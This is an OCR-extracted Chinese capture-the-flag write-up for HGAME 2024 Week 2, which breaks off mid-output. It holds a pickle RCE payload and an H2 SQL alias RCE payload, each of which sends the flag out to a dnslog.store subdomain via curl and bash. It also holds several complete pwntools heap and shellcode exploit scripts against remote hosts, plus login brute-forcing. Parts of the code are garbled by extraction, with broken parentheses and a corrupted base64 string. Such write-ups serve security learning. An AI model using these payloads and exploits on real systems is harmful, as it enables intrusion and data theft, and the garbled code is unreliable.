

HGAME2024 Week2 WP by Kafka

Web

[What the cow say?](#)

[Select More Courses](#)

[myflask](#)

[search4member](#)

Pwn

[ShellcodeMaster](#)

[eldenring2](#)

[fastnote](#)

[old_fastnote](#)

Reverse

[babyre](#)

[babyAndroid](#)

[arithmetic](#)

[ezcpp](#)

Crypto

[babyRSA](#)

[midRSA](#)

[backpack](#)

Misc

[ek1ng_want_girlfriend](#)

[ezWord](#)


[龙之舞](#)

Web

What the cow say?

```
1 `tac /fl?g_is_here/fl?g_c0w54y`
```

```
/ hgame {C0wsay_be_c4re_aB0ut_CoMmAnd_Inje \
\ ction}
```



Select More Courses

爆破登陆密码

Intruder attack 2

请求	有效数据	状态	错误	超时	长	评论
672	qwert123	200			418	
0		401			180	
1	123456	401			180	
2	123456789	401			180	
3	111111	401			180	
4	from91	401			180	
5	12345678	401			180	
6	123123	401			180	
7	5201314	401			180	
8	000000	401			180	
9	11111111	401			180	

请求 响应

Raw 参数 头 Hex

```

POST /api/auth/login HTTP/1.1
Host: 47.100.137.175:31182
Content-Length: 45
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://47.100.137.175:31182
Referer: http://47.100.137.175:31182/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=eyJ1c2VybmFtZSI6ImdIZXl0In0.ZcDaVA.rDXQ-jChMkaXVG1Ok8GQoAztI
Connection: close


{"username": "ma5h00m", "password": "qwert123"} 
```

完成了

登录进去 选课发现学分不足

去申请学分看到提示 与时间赛跑

同时对 申请学分 和 申请选课 不断发包



myflask

先对session cookie爆一下key (从000000–999999)

然后就是这一块

```
21 def flag():
22     if not session:
23         return 'There is no session available in your client :('
24     if request.method == 'GET':
25         return 'You are {} now'.format(session['username'])
26
27     # For POST requests from admin
28     if session['username'] == 'admin':
29         pickle_data=base64.b64decode(request.form.get('pickle_data'))
30         # Tips: Here try to trigger RCE
31         userdata=pickle.loads(pickle_data)
32         return userdata
33     else:
34         return 'Access Denied'
35
36 if __name__=='__main__':
37     app.run(debug=True, host="0.0.0.0")
```

恶心坏了 不出网 而且不显示数据 这个return会报错

所以只能考虑外带

Shell |

```
1 opcode=b'''(S'curl `cat /f*` .25d94df1.dnslog.store.'  
2 ios  
3 system  
4 '''  
5 # KFMnY3VybCBgY2F0IC9mKmAuMjVkJ0TRkZjEuZG5zbG9nLnN0b3JlLicKaW9zCnN5c3RlbQou
```

search4member

h2 sql查询alias利用rce

不出网 dns外带flag

payload:

Java |

```
1 ';'CREATE ALIAS EXEC AS 'String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()); if (s.hasNext()) {return s.next();} throw new IllegalArgumentException();}';CALL EXEC('bash -c {echo, Y3VybCBgY2F0IC9mbGFnYC4w0Tk0ZmNkNi5kbnNsb2cuc3RvcmlU=}|{base64,-d}|{bash,-i}')%;"'}--%2B
```

Domains

dnslog.store.

subdomain:0994fcd6.dnslog.store.

token:kmaqc382rkse

[Get Sub Domain](#) [Get Results](#) (Click to Copy)

Results

Record

3	hgame255d1f2f6d5312d4f525cbaef686c3a866300760.0994fcd6.dnslog.store.
2	0994fcd6.dnslog.store.
1	0994fcd6.dnslog.store.
0	0994fcd6.dnslog.store.

Pwn

ShellcodeMaster

我的想法是执行两个函数，首先肯定执行read函数，往bss段上布置栈数据并劫持rsp，然后跳转到mprotect的部分汇编赋给bss段权限7(第一个参数要0x?000对齐)，然后按照程序流继续执行sys_read，往bss段上布置跳转和orw代码。

```
1  from pwn import *
2  context(log_level="debug",arch="amd64")
3  #p=process('./pwn')
4  p=remote("106.14.57.14",30659)
5
6  buf=0x2333000
7  main=0x4012e7
8  bss=0x404200
9  mprotect=0x401374
10 shellcode=asm('''
11     xor edi,edi
12     xor eax,eax
13     mov esi,0x404000
14     syscall
15     mov eax,esi
16     mov dx,7
17     mov esp,esi
18     ret
19 ''')
20
21 #gdb.attach(p)
22 p.send(shellcode)#read+mprotect
23
24 p.recvuntil("Love!")
25
26 p.send(b'')#control stack
27 p.send(p64(mprotect))
28 p.send(p64(mprotect))
29 ### n
30
31 orw=asm('''
32     mov rdi, 0x67616c662f2e
33     push rdi
34     mov rdi, rsp
35     mov rsi, 0
36     mov rdx, 0
37     mov rax, 2
38     syscall
39     mov rdi, 3
40     mov rsi, rsp
41     mov rdx, 0x100
42     mov rax, 0
43     syscall
44     mov rdi, 1
45     mov rsi, rsp
```

```
46     mov edx, 0x100
47     mov rax, 1
48     syscall
49     ... )
50 payload=p64(0x404008)+orw
51 #sleep(0.5)
52
53 p.send(payload)
54 p.send(payload)
55
56 p.interactive()
```

eldenring2

标准2.31 tcache uaf

直接改fd，然后打hook

```

1  from pwn import *
2  context.log_level = 'debug'
3  context.arch = 'amd64'
4  #p_name = './pwn'
5  p = remote("106.14.57.14",30198)#
6  #p=process('./pwn')#
7  elf = ELF('./pwn')
8  libc = ELF('./libc.so.6')
9  #CISCN{PfhEC-3qSGL-jLJPL-cb7Zp-usLFM-}
10
11 def cmd(command):
12     p.recvuntil(b">")
13     p.sendline(str(command))
14
15 def add(idx,size):
16     cmd(1)
17     p.recvuntil(b"Index: ")
18     p.sendline(str(idx))
19     p.recvuntil(b"Size: ")
20     p.sendline(str(size))
21
22 def edit(idx,content):
23     cmd(3)
24     p.recvuntil(b"Index: ")
25     p.sendline(str(idx))
26     p.recvuntil(b"Content: ")
27     p.send(content)
28
29 def show(idx):
30     cmd(4)
31     p.recvuntil(b"Index: ")
32     p.sendline(str(idx))
33
34 def free(idx):
35     cmd(2)
36     p.recvuntil(b"Index: ")
37     p.sendline(str(idx))
38
39
40 #UAF
41 for i in range(0,7):
42     add(i,0xa0)
43 add(7,0xa0)
44 add(8,0xa0)
45 add(9,0xa0)
46 for i in range(0,7):
47     free(i)

```

```

48 free(7)
49 free(8)
50 show(7)
51
52 main_arena=u64(p.recv(6)[-6:].ljust(8,b'\x00'))-0x60
53 print("main_arena:",hex(main_arena))
54 malloc_hook=main_arena-0x10
55
56 libcbase=malloc_hook-0x1ecb70
57 system=libcbase+0x052290
58 __free_hook=libcbase+0x0000000001eee48
59
60 edit(6,p64(__free_hook)*2)
61 add(10,0xa0)
62 add(11,0xa0)#free_hook
63 edit(11,p64(system))
64 edit(9,b"/bin/sh\x00")
65 free(9)
66
67 p.interactive()

```

fastnote

tcache大小，free函数有UAS，可以构成double free，只要先放进fastbin，再放进tcache就会绕过检查大小限制0x80大小以下，我们需要一个大chunk泄露libc，首选得到tcache_struct堆块，修改对应大小为0x7，free掉堆中自带的tcache_struct进入unsorted bin。然后恢复它

然后常规改fd为free_hook劫持程序流

```
1  from pwn import *
2  context.log_level = 'debug'
3  context.arch = 'amd64'
4  #p_name = './pwn'
5  p = remote("106.14.57.14",31703)#
6  #p=process('./pwn')#
7  elf = ELF('./pwn')
8  libc = ELF('./libc-2.31.so')
9  #CISCN{PfhEC-3qSGL-jLJPL-cb7Zp-usLFM-}

10
11 - def cmd(command):
12     p.recvuntil(b"Your choice:")
13     p.sendline(str(command))

14
15 - def add(idx,size,content):
16     cmd(1)
17     p.recvuntil(b"Index: ")
18     p.sendline(str(idx))
19     p.recvuntil(b"Size: ")
20     p.sendline(str(size))
21     p.sendlineafter("Content: ",content)

22
23 - def show(idx):
24     cmd(2)
25     p.recvuntil(b"Index: ")
26     p.sendline(str(idx))

27
28 - def free(idx):
29     cmd(3)
30     p.recvuntil(b"Index: ")
31     p.sendline(str(idx))

32
33 - for i in range(0,7):
34     add(i,0x60,"/bin/sh\x00")
35 add(7,0x60,"/bin/sh\x00")
36 add(8,0x60,"/bin/sh\x00")

37
38 - for i in range(0,7):
39     free(i)
40 show(1)
41 heapbase=u64(p.recv(6)[-6:].ljust(8,b"\x00"))-0x2a0
42 print("heapbase:",hex(heapbase))

43
44 free(7)#fast
45 add(0,0x60,b"0")
```

```

46 free(7)#tcache
47
48 add(7,0x60,p64(heapbase))
49
50 for i in range(0,6):
51     add(i,0x60,"/bin/sh\x00")
52
53 add(9,0x60,"9")
54 add(10,0x60,p8(0x7)*0x60)
55 free(10)
56 show(10)
57 libcbase=u64(p.recv(6)[-6:]).ljust(8,b'\x00'))-(0xe0-0x70)-0x1ecb70
58 free_hook=libcbase+0x00000000001eee48
59 system=libcbase+ 0x052290
60 print("libcbase",hex(libcbase))
61 add(11,0x80,p8(0)*0x80)
62 add(11,0x80,p8(0)*0x80)
63 add(11,0x80,p8(0)*0x80)
64 add(6,0x60,p8(0)*0x60)
65 add(8,0x60,"/bin/sh\x00")
66 add(9,0x60,"/bin/sh\x00")
67
68 for i in range(0,7):
69     free(i)
70
71 free(8)
72 add(0,0x60,"2free")
73 free(8)
74 add(8,0x60,p64(free_hook-0x10))
75 for i in range(0,6):
76     add(i,0x60,"/bin/sh\x00")
77 add(9,0x60,"9")
78 add(9,0x60,p64(system)*4)
79
80 free(2)
81
82 p.interactive()

```

old_fastnote

想了2.23，首先触发malloc_consolidate合并fastbin为unsorted，泄露libc。

然后UAF改fd为__malloc_hook-0x23，通过double free会引起malloc然后触发我们的链getshell

```

1  from pwn import *
2  context.log_level = 'debug'
3  context.arch = 'amd64'
4  #p_name = './pwn'
5  p = remote("106.14.57.14",32484)#
6  #p=process('./pwn')#
7  elf = ELF('./pwn')
8  libc = ELF('./libc-2.23.so')
9  #CISCN{PfhEC-3qSGL-jLJPL-cb7Zp-usLFM-}

10
11 - def cmd(command):
12     p.recvuntil(b"Your choice:")
13     p.sendline(str(command))

14
15 - def add(idx,size,content):
16     cmd(1)
17     p.recvuntil(b"Index: ")
18     p.sendline(str(idx))
19     p.recvuntil(b"Size: ")
20     p.sendline(str(size))
21     p.sendlineafter("Content: ",content)

22
23 - def show(idx):
24     cmd(2)
25     p.recvuntil(b"Index: ")
26     p.sendline(str(idx))

27
28 - def free(idx):
29     cmd(3)
30     p.recvuntil(b"Index: ")
31     p.sendline(str(idx))

32
33     add(0,0x60,"/bin/sh\x00")
34     add(1,0x60,"/bin/sh\x00")
35     add(2,0x60,"/bin/sh\x00")
36     add(3,0x60,"/bin/sh\x00")
37     add(4,0x60,"/bin/sh\x00")
38     add(5,0x60,"/bin/sh\x00")
39     add(6,0x60,"/bin/sh\x00")
40     add(7,0x60,"/bin/sh\x00")

41
42
43     free(0)
44     free(1)
45     free(2)
46     free(3)
47     free(4)

```

```

48 p.recvuntil(b"Your choice:")
49 p.sendline(b'5'*0x500)#malloc_consolate
50 #gdb.attach(p)
51 add(8,0x80,b"")
52 show(8)
53 malloc_hook=u64(p.recvuntil('\x7f')[-6:]).ljust(8,b'\x00'))-0x20a-0x58-0x10
54 +(0x100-0x88)
55 print("malloc_hook:",hex(malloc_hook))
56 libcbase=malloc_hook- 0x3c4b10
57 print("libcbase:",hex(libcbase))
58 system=libcbase+0x0453a0
59 free_hook=libcbase+0x3c67a8
60 realloc_hook=libcbase+0x3c4b08
61 one=libcbase+0xf03a4
62 free(5)
63 free(6)
64 free(5)
65 add(5,0x60,p64(malloc_hook-0x23))
66 add(6,0x60,p64(0))
67 add(10,0x60,b'5')
68 #gdb.attach(p)
69 add(9,0x60,b'\x00'*0x13+p64(one))
70 free(5)
71 free(10)
72 #p.sendline(str(4))
73
74 p.interactive()

```

Reverse

babyre

三个加密函数如下

```


19 sem_init(&stru_564ED73DB200, 0, 0),
20 sem_init(&stru_564ED73DB2A0, 0, 0);
21 sem_init(&stru_564ED73DB2C0, 0, 0);
22 pthread_create(&newthread, 0LL, (void * (*)(void *))start_routine, 0LL);
23 pthread_create(&v7, 0LL, (void * (*)(void *))sub_564ED73D840D, 0LL);
24 pthread_create(&v8, 0LL, (void * (*)(void *))sub_564ED73D850C, 0LL);
25 pthread_create(v9, 0LL, (void * (*)(void *))sub_564ED73D8609, 0LL);
26 for ( j = 0; j <= 3; ++j )
27     pthread_join(*(&newthread + j), 0LL);
28 sub_564ED73D8803();

```

最后通过比较两个值是否相等来解出来，其中后一个值会对前一个值有影响


```
3 int i; // [rsp+Ch] [rbp-4h]
4
5 for ( i = 0; i <= 31; ++i )
6 {
7     if ( dword_564ED73DB1C0[i] != dword_564ED73DB020[i] )
8     {
9         puts("wrong!");
10        exit(0);
11    }
12 }
13 return puts("right!");
14 }
```

使用flag手动爆破法来得到，每次对一个值多次尝试看比较处的值有什么变化，二者是否相等



```
plz input your answer:
hgame{aaaaaaaaaaaaaaaaaaaaaa}
2024-02-05 20:40:02 [4] Closing connection from 192.168.11.1...
2024-02-05 20:40:07 [5] Accepting connection from 192.168.11.1...
+ o plz input your answer:
hgame{aaaaaaaaaaaaaaaaaaaaaa}
2024-02-05 20:42:06 [5] Closing connection from 192.168.11.1...
2024-02-05 20:42:48 [6] Accepting connection from 192.168.11.1...
plz input your answer:
hgame{aaaaaaaaaaaaaaaaaaaaaa}
```

方式如下



```
plz input your answer:
hgame{you_are_aaaaaaaaaaaaaa}
2024-02-05 21:15:16 [33] Closing connection from 192.168.11.1...
2024-02-05 21:15:17 [34] Accepting connection from 192.168.11.1...
plz input your answer:
hgame{you_are_aaaaaaaaaaaa}
2024-02-05 21:15:46 [34] Closing connection from 192.168.11.1...
2024-02-05 21:16:05 [35] Accepting connection from 192.168.11.1...
plz input your answer:
hgame{you_are_saaaaaaaaaaaa}
2024-02-05 21:16:32 [35] Closing connection from 192.168.11.1...
2024-02-05 21:16:43 [36] Accepting connection from 192.168.11.1...
plz input your answer:
hgame{you_are_1aaaaaaaaaaaa}
wrong!
2024-02-05 21:17:24 [36] Closing connection from 192.168.11.1...
2024-02-05 21:17:26 [37] Accepting connection from 192.168.11.1...
+ o plz input your answer:
hgame{you_are_3aaaaaaaaaaaa}
2024-02-05 21:18:19 [37] Closing connection from 192.168.11.1...
2024-02-05 21:18:29 [38] Accepting connection from 192.168.11.1...
plz input your answer:
hgame{you_are_3oooooooooooo}
```

```
PTZ input your answer.
hgame{you_are_3o_c1ever2_3alve!}
2024-02-05 22:55:21 [145] Closing connection from 192.168.11.1...
[+] V 2024-02-05 22:55:22 [146] Accepting connection from 192.168.11.1...
plz input your answer:
hgame{you_are_3o_c1ever2_3Alve!}
wrong!
[+] C 2024-02-05 22:55:51 [146] Closing connection from 192.168.11.1...
[+] O 2024-02-05 22:55:51 [147] Accepting connection from 192.168.11.1...
plz input your answer:
hgame{you_are_3o_c1ever2_30lve!}
wrong!
2024-02-05 22:56:14 [147] Closing connection from 192.168.11.1...
^[a]
```

试一百多次就可以出来了，怎么试出来还是wrong(

最终得到flag为

hgame{you_are_3o_c1ever2_3Olve!}

babyAndroid

```
@Override // android.view.View.OnClickListener
14 public void onClick(View view) {
15     byte[] bytes = this.username.getText().toString().getBytes();
16     byte[] bytes2 = this.password.getText().toString().getBytes();
17     if (new Check1(getResources()).getString(R.string.key).getBytes().check(bytes)) {
18         if (check2(bytes, bytes2)) {
19             Toast.makeText(this, "Congratulate!!!^_^", 0).show();
20             return;
21         } else {
22             Toast.makeText(this, "password wrong!!!>_<", 0).show();
23             return;
24         }
25     }
26     Toast.makeText(this, "username wrong!!!>_<", 0).show();
27 }
```

先验证username，然后再验证password

验证username部分是rc4

```

private int i;
private int j;

9   public Check1(byte[] bArr) {
13     for (int i = 0; i < 256; i++) {
14       this.S[i] = (byte) i;
15     }
16     int i2 = 0;
17     for (int i3 = 0; i3 < 256; i3++) {
18       byte[] bArr2 = this.S;
19       i2 = (i2 + bArr2[i3] + bArr[i3 % bArr.length]) & 255;
20       swap(bArr2, i3, i2);
21     }
22     this.i = 0;
23     this.j = 0;
24   }

26   private void swap(byte[] bArr, int i, int i2) {
27     byte b = bArr[i];
28     bArr[i] = bArr[i2];
29     bArr[i2] = b;
30   }

32   public byte[] encrypt(byte[] bArr) {
33     byte[] bArr2 = new byte[bArr.length];
34     for (int i = 0; i < bArr.length; i++) {
35       int i2 = (this.i + 1) & 255;
36       this.i = i2;
37       int i3 = this.j;
38       byte[] bArr3 = this.S;
39       int i4 = (i3 + bArr3[i2]) & 255;
40       this.j = i4;
41       swap(bArr3, i2, i4);
42       byte[] bArr4 = this.S;
43       bArr2[i] = (byte) (bArr4[(bArr4[this.i] + bArr4[this.j]) & 255] ^ bArr[i]);
44     }
45     return bArr2;
46   }

47   public boolean check(byte[] bArr) {
48     return Arrays.equals(new byte[]{-75, 80, 80, 48, -88, 75, 103, 45, -91, 89, -60, 91, -54, 5, 6, -72}, encrypt(bArr));
49   }
}

```

代码 Smali Simple Fallback Split view

解出即可

```

[-185, 62, 73, 107, -184, 60
69, -205, 71, 83, -170]
G>IkH<aHu5FE3GSV

```

验证



之后解password

在native找check2

找到0x63,0x7c，为AES加密·


username为key

```

28 ; _BYTE Sboxbyte_3928[16]
28 Sboxbyte_3928    DCB 0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30
28                                     ; DATA XREF: LOAD:000000000000000F8↑o
28                                     ; sub_AC4+4↑o ...
28             DCB 1, 0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76

```


直接解密即可



hgame{df3972d1b09536096cc4dbc5c}

arithmetic

先解UPX壳，要用010简单修改



根据hint，这是个数字三角形题，先在网上找脚本解出路径

```
Microsoft Visual Studio 调试器 × + ▾
```

020-->11463-->19662-->19802-->11061-->10918-->17001-->12853-->17504-->15225-->5266-->15595-->15570-->13897-->17676-->178
23-->9041-->10826-->7687-->8366-->15534-->11956-->12619-->18341-->15077-->7923-->19077-->7277-->10906-->19875-->2928-->1
9607-->19904-->7957-->19501-->6519-->12223-->4039-->16155-->17223-->19667-->16741-->1160-->17223-->5870-->15014-->18444--
>8605-->7945-->13709-->17048-->17967-->10075-->15320-->15614-->13624-->17077-->12343-->19012-->6797-->19283-->17094-->1
8771-->6213-->10600-->19470-->8582-->17627-->17373-->6529-->18910-->12608-->9721-->19591-->11844-->16008-->14881-->19436
-->12705-->19201-->17159-->16498-->19760-->4085-->12510-->7673-->15875-->18973-->6610-->18811-->16381-->19159-->10686-->
17185-->12185-->11557-->17474-->15047-->9435-->15300-->9796-->15246-->17487-->17427-->4411-->18579-->13021-->8448-->1828
2-->9782-->3332-->14122-->7777-->18408-->19105-->15357-->15473-->13104-->12552-->14773-->16851-->12774-->3444-->9206-->8
123-->12628-->13588-->6736-->12836-->13316-->8147-->18851-->8504-->17605-->5783-->18856-->15350-->10516-->5883-->12511--
>9754-->13608-->13903-->18794-->12266-->11288-->17695-->14437-->12671-->19658-->11250-->14805-->19451-->15785-->18612-->
13510-->7616-->8819-->18456-->19641-->9519-->19707-->16147-->6645-->16573-->12082-->14410-->18740-->12429-->19973-->9211
